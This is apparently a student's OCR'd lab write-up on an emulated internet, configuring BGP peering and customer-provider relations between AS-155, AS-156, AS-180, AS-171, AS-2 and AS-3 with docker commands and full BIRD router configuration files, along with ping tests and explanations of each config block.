
I go to the (host belong to)AS-156 and disconnect the AS-4. Then, when I try to ping 10.161.0.71, I find that I cannot connect to the outside.




The command "ping 10.156.0.72" works, indicating that AS-155 is not routing the packet from AS-156 to the outside.



so, I will configure the AS 155 let it can route pakcets from AS156





step 1: go to our vm

```
[04/14/23]seed@VM:~$ dockps | grep 155
5087b27dc4c8  as155h-host_0-10.155.0.71
ac836818fd70  as155r-router0-10.155.0.254
7debad9b95ec  as155h-webservice_1-10.155.0.72
```

```
docker cp ac83:/etc/bird/bird.conf ./as180_bird.conf
vim as180_bird.conf
```


then,modify the configure file:

```
protocol bgp u_as4 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM,PEER_COMM];
        next hop self;
    };
    local 10.102.0.155 as 155;
    neighbor 10.102.0.4 as 4;
}
protocol bgp p_as156 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PEER_COMM);// 可以在这设定成156是155的provider然后
去156设定成155是customer
            bgp_local_pref = 20;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM,PROVIDER_COM
M];
        next hop self;
    };
    local 10.102.0.155 as 155;
    neighbor 10.102.0.156 as 156;
}
```

send back to docker and configure it

```
docker cp ./as180_bird.conf ac83:/etc/bird.conf
docker exec ac83 birdc configure
```

First, refresh AS156 (located in the top right corner). Then, go to the AS155 service and ping 10.161.0.71 to ensure a successful connection.



▼ Task 1.d: Configure AS-180

▼ Configure code prep

comes from AS-180

1. `outer id 10.0.0.33;`: This line sets the outer ID of the device to 10.0.0.33This might be the device's management IP address or an identifier for a specific routing instance.
2. `ipv4 table t_direct;`: This line creates an IPv4 routing table named `t_direct`. This table will be used to store direct routes for IPv4 addresses.
3. `protocol device {}`: This block defines a device protocol, but no specific configuration is provided.
4. `protocol kernel`: This block defines a kernel protocol with the following configuration:
    - `ipv4 { import all; export all; }`: Import and export all IPv4 routes.
    - `learn;`: Learn routes from other protocols.
5. `protocol direct local_nets`: This block defines a direct protocol named `local_nets` with the following configuration:
    - `ipv4 { table t_direct; import all; }`: Use the previously defined `t_direct` table for IPv4 routing, and import all routes into it.
    - `interface "net0";`: Apply this protocol to the interface named "net0".

6. `define LOCAL_COMM = (180, 0, 0);`: Define a constant named `LOCAL_COMM` with the value (180, 0, 0). This is likely a BGP community value used for local routes.
7. `define CUSTOMER_COMM = (180, 1, 0);`: Define a constant named `CUSTOMER_COMM` with the value (180, 1, 0). This is likely a BGP community value used for customer routes.
8. `define PEER_COMM = (180, 2, 0);`: Define a constant named `PEER_COMM` with the value (180, 2, 0). This is likely a BGP community value used for peer routes.
9. `define PROVIDER_COMM = (180, 3, 0);`: Define a constant named `PROVIDER_COMM` with the value (180, 3, 0). This is likely a BGP community value used for provider routes


```
outer id 10.0.0.33;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
```

1. `ipv4 table t_bgp;`: This line creates an IPv4 routing table named `t_bgp`. This table will be used to store BGP routes for IPv4 addresses.
2. Two `protocol pipe` blocks are defined:
    - The first one connects the `t_bgp` table to the `master4` table. It imports no routes and exports all routes from `t_bgp` to `master4`.
    - The second one connects the `t_direct` table to the `t_bgp` table. It imports no routes and exports filtered routes. The filter adds a `LOCAL_COMM` BGP large community and sets the BGP local preference to 40 before accepting the route.
3. `protocol bgp p_as171`: This block defines a BGP protocol instance named `p_as171` with the following configuration:

- `ipv4`: Configures IPv4-specific settings for the BGP instance:
  - `table t_bgp`: Use the previously defined `t_bgp` table for IPv4 routing.
  - `import filter`: Apply an import filter that adds a `PEER_COMM` BGP large community, sets the BGP local preference to 20, and accepts the route.
  - `export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];`: Export routes that have either `LOCAL_COMM` or `CUSTOMER_COMM` large communities.
  - `next hop self;`: Set the next hop to the local router.
- `local 10.105.0.180 as 180;`: Configure the local router with the IP address 10.105.0.180 and AS number 180.
- `neighbor 10.105.0.171 as 171;`: Define a BGP neighbor with the IP address 10.105.0.171 and AS number 171.

4. `ipv4 table t_ospf;`: This line creates an IPv4 routing table named `t_ospf`. This table will be used to store OSPF routes for IPv4 addresses.
5. `protocol ospf ospf1`: This block defines an OSPF protocol instance named `ospf1` with the following configuration:
   - `ipv4`: Configures IPv4-specific settings for the OSPF instance:
     - `table t_ospf`: Use the previously defined `t_ospf` table for IPv4 routing.
     - `import all;`: Import all routes into the OSPF routing table.
     - `export all;`: Export all routes from the OSPF routing table.
   - `area 0`: Define OSPF area 0 with the following interface settings:
     - `"dummy0"` and `"ix105"` interfaces are set as stub interfaces.
     - `"net0"` interface has a hello timer of 1 second, and a dead count of 2.
6. `protocol pipe`: This block connects the `t_ospf` table to the `master4` table. It imports no routes and exports all routes from `t_ospf` to `master4`.

From the graph, we can find AS-180 is no BGP peers



Step1:

(use Task 1's script)

Peer AS-180 with AS-171 to enable direct communication between them.

set up for 180

```
router id 10.0.0.33;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net0";
```

```
}

define LOCAL_COMM = (180, 0, 0);
define CUSTOMER_COMM = (180, 1, 0);
define PEER_COMM = (180, 2, 0);
define PROVIDER_COMM = (180, 3, 0);

ipv4 table t_bgp;

protocol pipe {
table t_bgp;
peer table master4;
import none;
export all;
}

protocol pipe {
table t_direct;
peer table t_bgp;
import none;
export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept;
 };
}

protocol bgp p_as171 {
ipv4 {
table t_bgp;
import filter {
bgp_large_community.add(PEER_COMM);
bgp_local_pref = 20;
accept;
};
export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
next hop self;
};
local 10.105.0.180 as 180;
neighbor 10.105.0.171 as 171;

}


protocol bgp u_as2 {
ipv4 {
table t_bgp;
import filter {
bgp_large_community.add(PROVIDER_COMM);
bgp_local_pref = 20;
accept;
};
export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
next hop self;
};
local 10.105.0.180 as 180;
```

```
neighbor 10.105.0.2 as 2;

}

protocol bgp u_as3 {
ipv4 {
table t_bgp;
import filter {
bgp_large_community.add(PROVIDER_COMM);
bgp_local_pref = 20;
accept;
};
export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
next hop self;
};
local 10.105.0.180 as 180;
neighbor 10.105.0.3 as 3;

}



ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix105" { stub; };
        interface "net0" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
```


To set up AS171:

```
router id 10.0.0.32;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
```

```
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net0";

}
define LOCAL_COMM = (171, 0, 0);
define CUSTOMER_COMM = (171, 1, 0);
define PEER_COMM = (171, 2, 0);
define PROVIDER_COMM = (171, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
}
protocol pipe {
    table t_direct;
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; acce
pt; };
}
protocol bgp u_as11 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.105.0.171 as 171;
    neighbor 10.105.0.11 as 11;
}

protocol bgp p_as180 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PEER_COMM);
            bgp_local_pref = 20;
            accept;
```

```
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.105.0.171 as 171;
    neighbor 10.105.0.180 as 180;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix105" { stub; };
        interface "net0" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
```

Test: Go to the host of AS180 and ping a host in AS171.



step 2

build customer-provider relation with AS-2,AS-3

AS-180

```
router id 10.0.0.33;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net0";

}

define LOCAL_COMM = (180, 0, 0);
define CUSTOMER_COMM = (180, 1, 0);
define PEER_COMM = (180, 2, 0);
define PROVIDER_COMM = (180, 3, 0);

ipv4 table t_bgp;

protocol pipe {
table t_bgp;
peer table master4;
import none;
export all;
}

protocol pipe {
table t_direct;
peer table t_bgp;
import none;
export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept;
 };
}

protocol bgp p_as171 {
ipv4 {
table t_bgp;
```

```
import filter {
bgp_large_community.add(PEER_COMM);
bgp_local_pref = 20;
accept;
};
export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
next hop self;
};
local 10.105.0.180 as 180;
neighbor 10.105.0.171 as 171;

}


protocol bgp u_as2 {
ipv4 {
table t_bgp;
import filter {
bgp_large_community.add(PROVIDER_COMM);
bgp_local_pref = 20;
accept;
};
export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
next hop self;
};
local 10.105.0.180 as 180;
neighbor 10.105.0.2 as 2;

}

protocol bgp u_as3 {
ipv4 {
table t_bgp;
import filter {
bgp_large_community.add(PROVIDER_COMM);
bgp_local_pref = 20;
accept;
};
export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
next hop self;
};
local 10.105.0.180 as 180;
neighbor 10.105.0.3 as 3;

}



ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
```

```
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix105" { stub; };
        interface "net0" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
```

AS2:

```
router id 10.0.0.4;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net_100_105";

}
define LOCAL_COMM = (2, 0, 0);
define CUSTOMER_COMM = (2, 1, 0);
define PEER_COMM = (2, 2, 0);
define PROVIDER_COMM = (2, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
}
protocol pipe {
    table t_direct;
    peer table t_bgp;
```

```
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; acce
pt; };
}

protocol bgp p_rs105 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PEER_COMM);
            bgp_local_pref = 20;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.105.0.2 as 2;
    neighbor 10.105.0.105 as 105;
}

protocol bgp c_as180 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.105.0.2 as 2;
    neighbor 10.105.0.180 as 180;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix105" { stub; };
        interface "net_100_105" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
```

```
protocol bgp ibgp1 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.4 as 2;
    neighbor 10.0.0.1 as 2;
}
protocol bgp ibgp2 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.4 as 2;
    neighbor 10.0.0.2 as 2;
}
protocol bgp ibgp3 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.4 as 2;
    neighbor 10.0.0.3 as 2;
}
```

AS3:

```

router id 10.0.0.8;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net_100_105";
```


```
    interface "net_103_105";

}
define LOCAL_COMM = (3, 0, 0);
define CUSTOMER_COMM = (3, 1, 0);
define PEER_COMM = (3, 2, 0);
define PROVIDER_COMM = (3, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
}
protocol pipe {
    table t_direct;
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; acce
pt; };
}
protocol bgp p_rs105 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PEER_COMM);
            bgp_local_pref = 20;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.105.0.3 as 3;
    neighbor 10.105.0.105 as 105;
}
protocol bgp c_as11 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.105.0.3 as 3;
    neighbor 10.105.0.11 as 11;
}
protocol bgp c_as180 {
    ipv4 {
        table t_bgp;
        import filter {
```

```
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.105.0.3 as 3;
    neighbor 10.105.0.180 as 180;
}

protocol bgp c_as170 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.105.0.3 as 3;
    neighbor 10.105.0.170 as 170;
}
protocol bgp c_as190 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.105.0.3 as 3;
    neighbor 10.105.0.190 as 190;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix105" { stub; };
        interface "net_100_105" { hello 1; dead count 2; };
        interface "net_103_105" { hello 1; dead count 2; };

    };
}
```

```
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol bgp ibgp1 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.8 as 3;
    neighbor 10.0.0.5 as 3;
}
protocol bgp ibgp2 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.8 as 3;
    neighbor 10.0.0.6 as 3;
}
protocol bgp ibgp3 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.8 as 3;
    neighbor 10.0.0.7 as 3;
}
```

